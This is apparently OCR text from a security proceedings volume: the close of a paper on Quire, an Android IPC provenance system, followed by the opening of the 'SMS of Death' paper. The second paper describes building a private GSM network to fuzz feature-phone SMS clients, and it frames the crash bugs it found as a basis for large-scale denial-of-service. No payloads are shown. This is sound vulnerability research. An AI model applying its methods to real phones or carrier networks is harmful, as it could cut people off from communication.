


Figure 8: Network RPC latency in milliseconds.

mance penalty above and beyond that of performing standard Android IPCs. Additionally, our RPC benchmarks show that the addition of Quire does not cause a significant slowdown relative to standard TLS-encrypted communications as the RPC latency is dominated by the relativly slow speed of an internet conncection vs. on-device communication.

These micro-benchmarks, while useful for demonstrating the small scale impact of Quire, do not provide valuable context as to the impact Quire might have on the Android user experience. However, our prototype advertisement service requires each click on the system to be annotated and signed and its performance shines a light on the full system impact of Quire. We tested the impact of Quire on touch event throughput by using the advertisement system discussed in Section 4 to sign and verify every click flowing from the OS through a host app to a simple advertisement app. We observed that the touch event throughput (which is artifically capped at 60 events per second by the Android OS) remained unchanged even when we chose to verify every touch event. This is obviously not a standard use case (as it simulates a user spamming 60 clicks per second on an advertisement), however even in this worst case scenario Quire does not affect the user experience of the device.

6 Related work

6.1 Smart phone platform security

As mobile phone hardware and software increase in complexity the security of the code running on a mobile devices has become a major concern.

The Kirin system [14] and Security-by-Contract [12] focus on enforcing install time application permissions within the Android OS and .NET framework respectively. These approaches to mobile phone security allow a user to protect themselves by enforcing blanket restrictions on what applications may be installed or what installed applications may do, but do little to protect the user from applications that collaborate to leak data or protect applications from one another.

Saint [29] extends the functionality of the Kirin system to allow for runtime inspection of the full system permission state before launching a given application. Apex [28] presents another solution for the same problem where the user is responsible for defining run-time constraints on top of the existing Android permission system. Both of these approaches allow users to specify static policies to shield themselves from malicious applications, but don't allow apps to make dynamic policy decisions.

CRePE [10] presents a solution that attempts to artificially restrict an application's permissions based on environmental constraints such as location, noise, and time-of-day. While CRePE considers contextual information to apply dynamic policy decisions, it does not attempt to address privilege escalation attacks.

6.1.1 Privilege escalation

XManDroid [6] presents a solution for privilege escalation and collusion by restricting communication at runtime between applications where the communication could open a path leading to dangerous information flows based on Chinese Wall-style policies [5] (e.g., forbidding communication between an application with GPS privileges and an application with Internet access). While this does protect against some privilege escalation attacks, and allows for enforcing a more flexible range of policies, applications may launch denial of service attacks on other applications (e.g., connecting to an application and thus preventing it from using its full set of permissions) and it does not allow the flexibility for an application to regain privileges which they lost due to communicating with other applications.

In concurrent work to our own, Felt et al. present a solution to what they term "permission re-delegation" attacks aginst deputies on the Android system [15]. With their "IPC inspection" system, apps that receive IPC requests are poly-instantiated based on the privileges of their callers, ensuring that the callee has no greater privileges than the caller. IPC inspection addresses the same confused deputy attack as Quire's "security passing" IPC annotations, however the approaches differ in how intentional deputies are handled. With IPC inspection, the OS strictly ensures that callees have reduced privileges. They have no mechanism for a callee to deliberately offer a safe interface to an otherwise dangerous primitive. Unlike Quire, however, IPC inspection doesn't require apps to be recompiled or any other modifications to be

made to how apps make IPC requests.

6.1.2 Dynamic taint analysis on Android

The TaintDroid [13] and ParanoidAndroid [30] projects present dynamic taint analysis techniques to preventing runtime attacks and data leakage. These projects attempt to tag objects with metadata in order to track information flow and enable policies based on the path that data has taken through the system. TaintDroid's approach to information flow control is to restrict the transmission of tainted data to a remote server by monitoring the outbound network connections made from the device and disallowing tainted data to flow along the outbound channels. The goal of QUIRE differs from that of taint analysis in that QUIRE is focused on providing provenance information and preventing the access of sensitive data, rather than in restricting where data may flow.

The low level approaches used to tag data also differ between the projects. TaintDroid enforces its taint propagation semantics by instrumenting an application's DEX bytecode to tag every variable, pointer, and IPC message that flows through the system with a taint value. In contrast, QUIRE's approach requires only the IPC subsystem be modified with no reliance on instrumented code, therefore QUIRE can work with applications that use native libraries and avoid the overhead imparted by instrumenting code to propagate taint values.

6.2 Decentralized information flow control

A branch of the information flow control space focuses on how to provide taint tracking in the presence of mutually distrusting applications and no centralized authority. Meyer's and Liskov's work on decentralized information flow control (DIFC) systems [25, 27] was the first attempt to solve this problem. Systems like DEFCon [23] and Asbestos [33] use DIFC mechanisms to dynamically apply security labels and track the taint of events moving through a distributed system. These projects and QUIRE are similar in that they both rely on process isolation and communication via message passing channels that label data. However, DEFCon cannot provide its security guarantees in the presence of deep copying of data while QUIRE can survive in an environment where deep copying is allowed since QUIRE defines policy based on the call chain and ignores the data contained within the messages forming the call chain. Asbestos avoids the deep copy problems of DEFCon by tagging data at the IPC level. While Asbestos and QUIRE use a similar approach to data tagging, the tags are used for very different purposes. Asbestos aims to prevent data leaks by enabling an application to tag its data and disallow a recipient application from leaking information that it received over an IPC channel while QUIRE attempts to preemptively disallow data from being leaked by protecting the resource itself, rather than allowing the resource to be accessed then blocking leakage at the taint sink.

6.3 Operating system security

Communication in QUIRE is closely related to the mechanisms used in Taos [38]. Both systems intend to provide provenance to down stream callees in a communication chain, however Taos uses expensive digital signatures to secure its communication channels while QUIRE uses quoting and inexpensive MACs to accomplish the same task. This notion of substituting inexpensive cryptographic operations for expensive digital signatures was also considered as an optimization in practical Byzantine fault tolerance (PBFT) [7] for situtations where network latency is low and the additional message transmissions are outweighed by the cost of expensive RSA signatures.

6.4 Trusted platform management

Our use of a central authority for the authentication of statements within QUIRE shares some similarities with projects in the trusted platform management space. Terra [16] and vTPM [4] both use virtual machines as the mechanism for enabling trusted computing. The architecture of multiple segregated guest operating systems running on top of a virtual machine manager is similar to the Android design of multiple segregated users running on top of a common OS. However, these approaches both focus on establishing the user's trust in the environment rather than trust between applications running within the system.

6.5 Web security

Many of the problems of provenance and application separation addressed in QUIRE are directly related to the challenge of enforcing the same origin policy from within the web browser. Google's Chrome browser [3, 31] presents one solution where origin content is segregated into distinct processes. Microsoft's Gazelle [36] project takes this idea a step further and builds up hardware-isolated protection domains in order to protect principals from one another. MashupOS [19] goes even further and builds OS level mechanisms for separating principals while still allowing for mashups.

All of these approaches are more interested in protecting principals from each other than in building up the communication mechanism between principals. QUIRE gets application separation for free by virtue of Android's process model, and focuses on the expanding the capa-

bilities of the communication mechanism used between applications on the phone and the outside world.

6.6 Remote procedure calls

For an overview of some of the challenges and threats surrounding authenticated RPC, see Weigold et al. [37]. There are many other systems which would allow for secure remote procedure calls from mobile devices. Kerberos [22] is one solution, but it involves placing too much trust in the ticket granting server (the phone manufacturers or network providers, in our case). Another potential is OAuth [17], where services delegate rights to one another, perhaps even within the phone. This seems unlikely to work in practice, although individual Quire applications could have OAuth relationships with external services and could provide services internally to other applications on the phone.

7 Future work

We see Quire as a platform for conducting a variety of interesting security research around smartphones.

Usable and secure UI design. The IPC extensions Quire introduces to the Android operating system can be used as a building block in the design and implementation of a secure user interface. We have already demonstrated how the system can efficiently sign every UI event, allowing for these events to be shared and delegated safely. This existing application could be extended to attest to the full state of the screen when a security critical action, such as an OAuth accept/deny dialog, occurs and prevent UI spoofing attacks.

Secure login. Any opportunity to eliminate the need for username/password dialogs from the experience of a smartphone user would appear to be a huge win, particularly because it's much harder for phones to display traditional trusted path signals, such as modifications to the chrome of a web browser. Instead, we can leverage the low-level client-authenticated RPC channels to achieve high-level single-sign-on goals. Our PayBuddy application demonstrated the possibility of building single-sign-on systems within Quire. Extending this to work with multiple CAs or to integrate with OpenID / OAuth services would seem to be a fruitful avenue to pursue.

Web browsers. While Quire is targeted at the needs of smartphone applications, there is a clear relationship between these and the needs of web applications in modern browsers. Extensions to Quire could have ramifications on how code plugins (native code or otherwise) interact with one another and with the rest of the Web. Extensions to Quire could also form a substrate for building a new generation of browsers with smaller trusted computing bases, where the elements that compose a web page are separated from one another. This contrasts with Chrome [31], where each web page runs as a monolithic entity. Our Quire work could lead to infrastructure similar, in some respects, to Gazelle [36], which separates the principals running in a given web page, but lacks our proposed provenance system or sharing mechanisms.

An interesting challenge is to harmonize the differences between web pages, which increasingly operate as applications with long-term state and the need for additional security privileges, and applications (on smartphones or on desktop computers), where the principle of least privilege [32] is seemingly violated by running every application with the full privileges of the user, whether or not this is necessary or desirable.

8 Conclusion

In this paper we presented Quire, a set of extensions to the Android operating system that enable applications to propagate call chain context to downstream callees and to authenticate the origin of data that they receive indirectly. These extensions allow applications to defend themselves against confused deputy attacks on their public interfaces and enable mutually untrusting apps to verify the authenticity of incoming requests with the OS. When remote communication is needed, our RPC subsystem allows the operating system to embed attestations about message origins and the IPC call chain into the request. This allows remote servers to make policy decisions based on these attestation.

We implemented the Quire design as a backwards-compatible extension to the Android operating system that allows existing Android applications to co-exist with applications that make use of Quire's services.

We evaluated our implementation of the Quire design by measuring our modifications to Android's Binder IPC system with a series of microbenchmarks. We also implemented two applications which use these extensions to provide click fraud prevention and in-app micropayments.

We see Quire as a first step towards enabling more secure mobile operating systems and applications. With the Quire security primitives in place we can begin building a more secure UI system and improving login on mobile devices.

References

[1] M. Abadi, M. Burrows, B. Lampson, and G. D. Plotkin. A calculus for access control in distributed systems. *ACM*

Transactions on Programming Languages and Systems, 15(4):706–734, Sept. 1993.

[2] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *15th ACM Conference on Computer and Communications Security (CCS '08)*, Alexandria, VA, Oct. 2008.

[3] A. Barth, C. Jackson, and C. Reis. The security architecture of the Chromium browser. Technical Report, http://www.adambarth.com/papers/2008/barth-jackson-reis.pdf, 2008.

[4] S. Berger, R. Cáceres, K. A. Goldman, R. Perez, R. Sailer, and L. van Doorn. vTPM: virtualizing the trusted platform module. In *15th Usenix Security Symposium*, Vancouver, B.C., Aug. 2006.

[5] D. F. C. Brewer and M. J. Nash. The Chinese wall security policy. In *Proceedings of the 1989 IEEE Symposium on Security and Privacy*, pages 206–214, Oakland, California, May 1989.

[6] S. Bugiel, L. Davi, A. Dmitrienko, T. Fischer, and A.-R. Sadeghi. XManDroid: A new Android evolution to mitigate privilege escalation attacks. Technical Report TR-2011-04, Technische Universität Darmstadt, Apr. 2011. http://www.trust.informatik.tu-darmstadt.de/fileadmin/user_upload/Group_TRUST/PubsPDF/xmandroid.pdf.

[7] M. Castro and B. Liskov. Practical Byzantine fault tolerance and proactive recovery. *ACM Transactions on Computer Systems (TOCS)*, 20(4):398–461, 2002.

[8] D. Chaum and E. Van Heyst. Group signatures. In *Proceedings of the 10th Annual International Conference on Theory and Application of Cryptographic Techniques (EUROCRYPT '91)*, pages 257–265, Berlin, Heidelberg, 1991.

[9] E. Chin, A. P. Felt, K. Greenwood, and D. Wagner. Analyzing inter-application communication in Android. In *Proceedings of the 9th International Conference on Mobile Systems, Applications, and Services (MobiSys 2011)*, June 2011.

[10] M. Conti, V. T. N. Nguyen, and B. Crispo. CRePE: Context-related policy enforcement for Android. In *Proceedings of the Thirteen Information Security Conference (ISC '10)*, Boca Raton, FL, Oct. 2010.

[11] L. Davi, A. Dmitrienko, A.-R. Sadeghi, and M. Winandy. Privilege Escalation Attacks on Android. In *Proceedings of the 13th Information Security Conference (ISC '10)*, Oct. 2010.

[12] L. Desmet, W. Joosen, F. Massacci, P. Philippaerts, F. Piessens, I. Siahaan, and D. Vanoverberghe. Security-by-contract on the .NET platform. *Information Security Technical Report*, 13(1):25–32, 2008.

[13] W. Enck, P. Gilbert, C. Byung-gon, L. P. Cox, J. Jung, P. McDaniel, and S. A. N. TaintDroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceeding of the 9th USENIX Symposium on Operating Systems Design and Implementation (OSDI '10)*, pages 393–408, 2010.

[14] W. Enck, M. Ongtang, and P. McDaniel. On lightweight mobile phone application certification. In *16th ACM Conference on Computer and Communications Security (CCS '09)*, Chicago, IL, Nov. 2009.

[15] A. P. Felt, H. J. Wang, A. Moshchuck, S. Hanna, and E. Chin. Permission re-delegation: Attacks and defenses. In *20th Usenix Security Symposium*, San Fansisco, CA, Aug. 2011.

[16] T. Garfinkel, B. Pfaff, J. Chow, M. Rosenblum, and D. Boneh. Terra: A virtual machine-based platform for trusted computing. In *Proceedings of the 19th Symposium on Operating System Principles (SOSP '03)*, Bolton Landing, NY, Oct. 2003.

[17] E. Hammer-Lahav, D. Recordon, and D. Hardt. The OAuth 2.0 Protocol. http://tools.ietf.org/html/draft-ietf-oauth-v2-10, 2010.

[18] N. Hardy. The confused deputy. *ACM Operating Systems Review*, 22(4):36–38, Oct. 1988.

[19] J. Howell, C. Jackson, H. J. Wang, and X. Fan. MashupOS: Operating system abstractions for client mashups. In *Proceedings of the 11th USENIX Workshop on Hot Topics in Operating Systems (HotOS '07)*, pages 1–7, 2007.

[20] S. Ioannidis, S. M. Bellovin, and J. Smith. Sub-operating systems: A new approach to application security. In *SIGOPS European Workshop*, Sept. 2002.

[21] B. Kaliski and M. Robshaw. Message authentication with md5. *CryptoBytes*, 1:5–8, 1995.

[22] J. T. Kohl and C. Neuman. The Kerberos network authentication service (V5). http://www.ietf.org/rfc/rfc1510.txt, Sept. 1993.

[23] M. Migliavacca, I. Papagiannis, D. M. Eyers, B. Shand, J. Bacon, and P. Pietzuch. DEFCON: high-performance event processing with information security. In *Proceedings of the 2010 USENIX Annual Technical Conference*, Boston, MA, June 2010.

[24] A. C. Myers. JFlow: Practical mostly-static information flow control. In *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL '99)*, pages 228–241, 1999.

[25] A. C. Myers and B. Liskov. A decentralized model for information flow control. *ACM SIGOPS Operating Systems Review*, 31(5):129–142, 1997.

[26] A. C. Myers and B. Liskov. Complete, safe information flow with decentralized labels. In *Proceedings of the 1998 IEEE Symposium on Security and Privacy*, pages 186–197, Oakland, California, May 1998.

[27] A. C. Myers and B. Liskov. Protecting privacy using the decentralized label model. *ACM Transactions on Software Engineering and Methodology (TOSEM)*, 9(4):410–442, 2000.

[28] M. Nauman, S. Khan, and X. Zhang. Apex: extending Android permission model and enforcement with user-defined runtime constraints. In *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security*, pages 328–332, 2010.

[29] M. Ongtang, S. McLaughlin, W. Enck, and P. McDaniel. Semantically rich application-centric security in Android. In *Proceedings of the 25th Annual Computer Security Applications Conference (ACSAC '09)*, Honolulu, HI, Dec. 2009.

[30] G. Portokalidis, P. Homburg, K. Anagnostakis, and H. Bos. Paranoid Android: Zero-day protection for smartphones using the cloud. In *Annual Computer Security Applications Conference (ACSAC '10)*, Austin, TX, Dec. 2010.

[31] C. Reis, A. Barth, and C. Pizano. Browser security: lessons from Google Chrome. *Communications of the ACM*, 52(8):45–49, 2009.

[32] J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, Sept. 1975.

[33] S. VanDeBogart, P. Efstathopoulos, E. Kohler, M. Krohn, C. Frey, D. Ziegler, F. Kaashoek, R. Morris, and D. Mazières. Labels and event processes in the Asbestos operating system. *ACM Transactions on Computer Systems (TOCS)*, 25(4), Dec. 2007.

[34] D. S. Wallach and E. W. Felten. Understanding Java stack inspection. In *Proceedings of the 1998 IEEE Symposium on Security and Privacy*, pages 52–63, Oakland, California, May 1998.

[35] D. S. Wallach, E. W. Felten, and A. W. Appel. The security architecture formerly known as stack inspection: A security mechanism for language-based systems. *ACM Transactions on Software Engineering and Methodology*, 9(4):341–378, Oct. 2000.

[36] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter. The multi-principal OS construction of the Gazelle web browser. In *Proceedings of the 18th USENIX Security Symposium*, 2009.

[37] T. Weigold, T. Kramp, and M. Baentsch. Remote client authentication. *IEEE Security & Privacy*, 6(4):36–43, July 2008.

[38] E. Wobber, M. Abadi, M. Burrows, and B. Lampson. Authentication in the Taos operating system. *ACM Transactions on Computer Systems (TOCS)*, 12(1):3–32, 1994.

[39] N. Zeldovich, S. Boyd-Wickizer, and D. Mazières. Securing distributed systems with information flow control. In *Proceedings of the 5th Symposium on Networked Systems Design and Implementation (NSDI '08)*, San Francisco, CA, Apr. 2008.

SMS of Death: from analyzing to attacking mobile phones on a large scale

Collin Mulliner, Nico Golde and Jean-Pierre Seifert
Security in Telecommunications
Technische Universität Berlin and Deutsche Telekom Laboratories
{collin,nico,jpseifert}@sec.t-labs.tu-berlin.de

Abstract

Mobile communication is an essential part of our daily lives. Therefore, it needs to be secure and reliable. In this paper, we study the security of feature phones, the most common type of mobile phone in the world. We built a framework to analyze the security of SMS clients of feature phones. The framework is based on a small GSM base station, which is readily available on the market. Through our analysis we discovered vulnerabilities in the feature phone platforms of all major manufacturers. Using these vulnerabilities we designed attacks against end-users as well as mobile operators. The threat is serious since the attacks can be used to prohibit communication on a large scale and can be carried out from anywhere in the world. Through further analysis we determined that such attacks are amplified by certain configurations of the mobile network. We conclude our research by providing a set of countermeasures.

1 Introduction

In recent years a lot of effort has been put into analyzing and attacking smartphones [18, 20, 24, 21, 22, 23, 46, 45], neglecting the so-called feature phones. Feature phones, mobile phones that have advanced capabilities besides voice calling and text messaging, but are not considered smartphones, make up the largest percentage of mobile devices currently deployed on mobile networks around the world. In comparison, smartphones only account for about 16% of all mobile phones [43]. The lack of security research into the far more popular feature phones is explained by the fact that smartphones share much commonality with desktop computers, and, therefore are easier to analyze. Researches are able to use the same or similar tools that they are already familiar with on desktop computers. Feature phones on the other hand are highly embedded systems that are closed to developers. This results in billions (there are about 4.6 billion mobile phone subscribers [43, 16]) of potentially vulnerable mobile devices out in the field, just waiting to be taken advantage of by a knowledgeable attacker.

In this paper, we investigate the security of feature phones and the possibility for large scale attacks based on discovered vulnerabilities in these devices. We present a novel approach to the vulnerability analysis of feature phones, more specifically for their SMS client implementations. SMS is interesting because it is the feature that exists on every mobile phone. Furthermore, security issues related to SMS messaging can be exploited from almost anywhere in the world, and, thus present the ideal attack vector against such devices. To the best of our knowledge, no attempt has been made before to analyze or test feature phones for security vulnerabilities.

Analyzing feature phones is difficult for several reasons. First of all, feature phones are completely closed devices that do not allow for development of native applications and do not provide debugging tools. Moreover, analyzing the part of the phone that interacts with the mobile phone network is hard since the mobile phone network between us and the target device is essentially a black box. As a consequence, analysis becomes time consuming, unreliable, and costly.

We address these problems by building our own GSM network using equipment that can be bought on the market. *We use this network not only for sending SMS messages to the phones we analyze, but also as an advanced monitoring system. The monitoring system replaces our need for debuggers and other tools that are normally required for thorough vulnerability analysis, but do not exist for feature phones.*

Vulnerability analysis was conducted using fuzzing. We chose fuzzing as the testing technique because we did not have access to source code and reverse engineering a large number of devices is not feasible. Additionally, fuzzing proved to be very efficient since this allowed

us to analyze a large amount of mobile handsets with the same set of tests.

So far, we have found numerous vulnerabilities in feature phones sold by the six market leading mobile phone manufacturers. The vulnerabilities are security critical as they can remotely crash and reboot the entire target phone. In the process the mobile phone is disconnected from the mobile network, interrupting any active calls and data connections. Such bugs and attacks have existed before on the Internet, known as Ping-of-Death [6]. We believe this represents a serious threat to mobile telephony world wide.

To complete our research we further analyzed the effect of such attacks on the mobile phone core network. This resulted in two interesting findings. First, the mobile phone network can be abused to amplify our Denial-of-Service attacks. Second, by attacking mobile phones one can attack the mobile phone network itself.

The main contributions of this paper are:

- **Vulnerability Analysis Framework for Feature Phones:** We introduce a novel method to conduct vulnerability analysis of feature phones that is based on a small GSM base transceiver station. We solve the major issue of such analysis: the monitoring for crashes and other unexpected behavior. We present multiple solutions for monitoring such devices while analyzing them. Our method furthermore shows that once a system, such as GSM, becomes partially open, the security of the entire system, including the parts that are still closed, can be analyzed and exploited.

- **Bugs Present in Most Phones:** We show that vulnerabilities exist in most mobile phones that are deployed on mobile networks around the world today. The bugs we discovered can be abused for carrying out large scale Denial-of-Service attacks.

- **Attack Impact:** We show that a small number of bugs in the most popular mobile phone brands is enough to take down a significant number of mobile phones around the world. We further show that bugs present in mobile phones can possibly be used to attack the mobile phone network infrastructure.

The rest of this paper is structured in the following way. In Section 2 we discuss related work and show how our research extends previous work in this area. In Section 3 we explain how we selected our targets for analysis and resulting attacks. In Section 4 we show in great detail how to analyze feature phones for security vulnerabilities. In Section 5 we layout methods to use the vulnerabilities discovered for large scale attacks on mobile communication. In Section 6 we present methods for detecting and preventing the attacks we designed. In Section 7 we briefly conclude.

2 Related Work

Related work is separated into four parts. First, smartphone vulnerability analysis. Second, mobile and feature phone bugs, which were all found purely by accident. Third, studies on attacks against mobile phone networks. Fourth, Denial-of-Service (DoS) attacks since we are going to present a large scale mobile phone DoS attack in this paper.

The authors of [24] built a framework for security analysis of Multimedia Messaging Service (MMS) implementations on Windows Mobile based smartphones. Similar research in [23] conducted vulnerability analysis of Short Message Service (SMS) implementations of smartphones. Both used traditional techniques such as debuggers and analysis of crash dumps to catch exceptions generated during fuzzing.

Our work presented in this paper is different, as we do not rely on debugging capabilities provided by the various manufacturers, which mostly do not provide such capabilities at all. Instead we use a small GSM base station to monitor and catch abnormal behavior of the phones by monitoring and analyzing radio link activity. MMS-based attacks that lead to battery exhaustion due to increasing power consumption have been studied in [39]. They utilized the fact that MMS messages use more battery resources because of GPRS and increased CPU usage. However, we did not conduct this kind of analysis since our focus was software bugs in SMS implementations.

Over the last few years a small number of bugs have been discovered by individuals. Most of them have been found by accident. To our knowledge no systematic testing has been conducted. Some examples are: the Curse-of-Silence [44] named bug for Symbian OS that prevents a phone from further receiving any SMS after receiving the *curse* SMS message. The WAP-Push vCard bug on Sony Ericsson phones [33] that caused a target phone to reboot. Some Nokia phones [34] contained a bug that could be abused to remotely crash a phone by sending it a specially crafted vCard via SMS. Some mobile phones produced by Siemens contained a bug [17] that would shutdown the phone when displaying an SMS message that contained a special character. Bugs like these fuelled our research effort since we believed that most phones contain similar bugs. A large number of similar issues in an exploit arsenal can likely be used to carry out attacks against a bigger percentage of mobile phone users around the world.

Enck et al. show in [47] that SMS messages sent over

the Internet can be used to carry out a Denial-of-Service attack against mobile phone networks. The attack focused on blocking the mobile network's control channels, therefore, no more calls could be initiated. Solutions against this type of resource consumption attack are investigated in [37]. However our attacks, described in this paper, are not based on attacking the radio link (the control channel) in any way. We attack the handsets directly without targeting the control channel. A study on the capabilities of mobile phone botnets [36] shows that these could be used to carry out DoS attacks against a mobile network. The attack works by overloading the Home Location Register (HLR) by triggering large amounts of state changes by zombie phones. However, in this paper we show that one can achieve a similar kind of DoS attack against an operators network by disconnecting large amounts of mobile phones from the network. The difference to the botnet approach is that we do not need to have control over the zombie phones in the first place. We can remotely force them to reboot and disconnect and re-authenticate to the network and thus cause a higher load on the network core infrastructure.

Denial-of-Service attacks such as the one presented in this work have been studied in a wide area. Attacks ranging from the Web to DNS [38]. More interesting in our context are attacks that disable real-world systems and processes such as emergency services [29] (although just as a side effect) or even postal services [40].

Essentially the work presented in this paper is different in many aspects. We focus on feature phones because feature phones are much more popular than smartphones. Therefore, attacks against feature phones have a larger global impact. In this work we present a security testing framework for analyzing SMS implementations of any kind of mobile phone. We used this framework to analyze feature phones of the most popular manufacturers in the world, as shown in Section 3. We also performed this type of analysis because it has not been done in the past, even though these devices are widely deployed.

3 Target Selection

To achieve maximum impact with an attack, it makes sense to target the most popular devices. We determined that feature phones are the dominant type of mobile phones. They account for 83% of the U.S. mobile market [10], smartphones in comparison just make for 16% of all mobile phones world wide [43]. We acknowledge that today smartphone sales are rising very fast, but feature phones still dominate when it comes to deployed devices in the field.

Most of the definitions of the term *feature phone* are a bit fuzzy. A loose definition of the term is: every mobile phone that is neither a dumb phone nor a smartphone is considered a feature phone. Dumb phones are phones with minimal functionality, often they only support voice calls and sending SMS messages, just basic functionality. Feature phones have less functionality than smartphones but still more than dumb phones. Feature phones have proprietary operating systems (firmware) and have additional features (thus the term feature) such as playing music, surfing the web, and running simple applications (mostly J2ME [41]). Despite this lack of functionality (compared to smartphones) they are quite popular because they are cheap and offer long battery life.

Technically interesting is the fact that feature phones are based on a single processor that implements the baseband, the applications, and user interface. Smartphones usually have a dedicated processor for the baseband. The consequence of this is that a simple bug on a feature phone may bring down the complete system.

Mobile phones are produced by many different manufacturers that all have their own OS, therefore, targeting a single one of them will not result in global effect. Since we can not simply target all mobile phone platforms we have to select the few ones that have enough market share to be of global relevance.

To determine the major mobile phone manufacturers we analyzed various market reports: World wide [42] and European [31] market share. Market shares in the United States [28] and in Germany [27]. In the Appendix of this paper we include a table containing the raw numbers we gathered from the various market reports.

Through this analysis we got a clear picture about the top manufacturers. These are `Nokia`, `Samsung`, `LG`, `Sony Ericsson`, and `Motorola`. We further chose to add `Micromax` [4] to the list of interesting mobile phone manufacturers because we read [9] that they are the third most popular brand of mobile phones in India.

4 Security Analysis of Feature Phones

Analyzing feature phones for security vulnerabilities is hard for several reasons. There is no access to source code of the OS and applications. There are no existing native-SDKs, therefore, there is no way to run native code on the device and further no access to a debugger. JTAG-based debugging is also no option since not all devices have JTAG enabled. Furthermore, deeper knowledge of the hardware and software is required in order to use JTAG debugging in a meaningful way.

Because of these reasons we choose to conduct fuzz-based testing. The testing is carried out on our own GSM network. In order to monitor for misbehavior, crashes, and to find the related bugs, we designed our own monitoring system. Throughout this section we will first describe the setup of our GSM network. Followed by the way we send SMS messages in this setup. Then we will

describe our novel monitoring setup. The final part of the section will discuss test cases and the resulting bugs that were discovered throughout this work.

4.1 Network Setup

Since we want to send large amounts of SMS messages we decided to build our own GSM network rather than sending SMS messages over a real network. On the one hand this has the advantage of not costing any money and on the other hand we do not risk to interfere with the telecommunication networks. We want to avoid crashing the operator's network equipment by either content or quantity of SMS messages. Having our own network assures reproducible results because we have control of the entire system and are able to quickly find parameters that cause unexpected results. Analysis over a real operator network would only leave us with the possibility of guessing in many cases. In addition, the delivery of SMS messages is much faster on our small network compared to a production setup of a mobile operator.

On the hardware side we decided to use an ip.access nanoBTS [32], which is a small, fairly cheap (about 3500 Euro) GSM Base Transceiver Station (BTS) that provides an A-bis over IP interface. The A-bis interface is used to communicate between the BTS and the Base Station Controller (BSC). The BSC part of our setup is driven by OpenBSC [30]. OpenBSC is a Free Software implementation of the A-bis protocol that implements a minimal version of the BSC, Mobile Switching Center (MSC), Home Location Register (HLR), Authentication Center (AuC) and Short Message Service Center (SMSC) components of a GSM network. Figure 1 shows a picture of our setup.

Figure 1: Our setup: A laptop that runs OpenBSC and the fuzzing tools, the nanoBTS, and some of the phones we analyzed.

As GSM operates on a licensed frequency spectrum we had to carry out our experiments in an Faraday cage.

Utilizing this setup we are able to send SMS messages to a mobile phone. OpenBSC allows us to either send a text message from its telnet interface to a subscriber of our choice or it processes an SMS message that it received Over-the-Air in a store and forward fashion. As we later see the existing interface is not feasible for fuzzing since we need the ability to closely control all parameters in the encoded SMS format as well as a way to inject binary payloads.

Using a mobile phone to inject SMS messages into the network is not an option as this would be very slow as we show later. Instead we built a software framework based on a modified version of OpenBSC that allows us to:

- Inject pre-encoded SMS into the phone network
- Extensive logging of fuzzing related feedback from the phone
- Logging of non-feedback events, i.e. a crash resulting in losing connection to the network
- Automatic detection of SMS that caused a certain event
- Process malformed SMS with OpenBSC
- Smart fuzzing of various SMS features
- Ability to fuzz multiple phones at once
- Sending SMS at higher rate than on a real network

The format of an SMS [15] differs depending on whether the message is `Mobile Originated (MO)` or `Mobile Terminated (MT)`. This is mapped to the two formats `SMS_SUBMIT` (MO) and `SMS_DELIVER` (MT). In a typical GSM network, shown in Figure 4, an SMS message that is sent from a mobile device is transferred Over-the-Air to the BTS of an operator in SMS_SUBMIT format. Every BTS is handled by a Base Station Controller (BSC) that is interacting with a Mobile Switching Center (MSC), which acts as the central entity handling traffic within the network. The MSC relays the SMS message to the responsible Short Message Service Center (SMSC), which is usually a combination of software and hardware that forwards and relays messages to the destination phone or other SMSCs (in case of inter-operator messages or an operator with multiple SMSCs). In our setup OpenBSC acts as BSC, MSC, and SMSC. During the final transmission to the destination the SMS will get converted to SMS_DELIVER, this is taken care of by OpenBSC. Both formats are similar and no field that is subject to our fuzzing is lost. SMS_SUBMIT only contains the destination number and since SMS works in a store-and-forward fashion, the destination address is replaced with the sender number on the final transmission to the destination. SMS_DELIVER does not include the destination number but instead relies on an existing channel to the

phone (after the phone has been paged). For this reason we utilize the SMS_SUBMIT format when injecting messages.

4.2 Sending SMS Messages

OpenBSC itself does not provide an interface to submit pre-encoded SMS messages to the network, but only an interface to submit text SMS messages that are then converted into the corresponding encoding. We added a new interface to OpenBSC that allows us to submit SMS messages directly in SMS_SUBMIT format. These messages are inserted into a database that is used by OpenBSC as part of the SMSC functionality. In our version not only the parsed SMS values are stored, but also the complete encoded message for easy reproducibility. Modifying the existing text message interface to be capable of handling binary encoded SMS messages proved to be infeasible. Messages submitted over this interface are instantly transmitted to the subscriber if he is attached to the network. This means opening a channel, initiating a data connection, sending the message and tearing down the connection. This works, but is very slow and takes about seven seconds per message. This is also the reason why we did not want to use a mobile phone to send our fuzz-messages in the first place. Our method of injecting messages is much faster. Prior to testing we use our new interface to inject thousands of messages into the SMSC database. Next, we send these messages. Ideally, this only opens a channel once and sends all SMS messages (pending delivery) to the recipient and then closes the connection. This greatly improves the speed at which we can fuzz since the actual message transfer only takes about one second.

In essence we removed the sending mobile phone and replace it with a direct interface to the network. This way it was not necessary to modify the target mobile phone in any way.

4.3 Monitoring for Crashes

In fuzz-based testing, monitoring is one of the essential parts. Without good monitoring one will not catch any bugs.

OpenBSC itself already has an error handler that takes care of errors reported from the phone, which we modified to fit our fuzzing case. The default error handler does not differentiate between errors and is not taking the cause of an error into account. It simply stops the SMS sending process in case of an error. The only exception is a `Memory Exceeded` error, which causes OpenBSC to dispatch a signal handler to wait for an SMMA signal (released short message memory) indicating that there is enough space again.

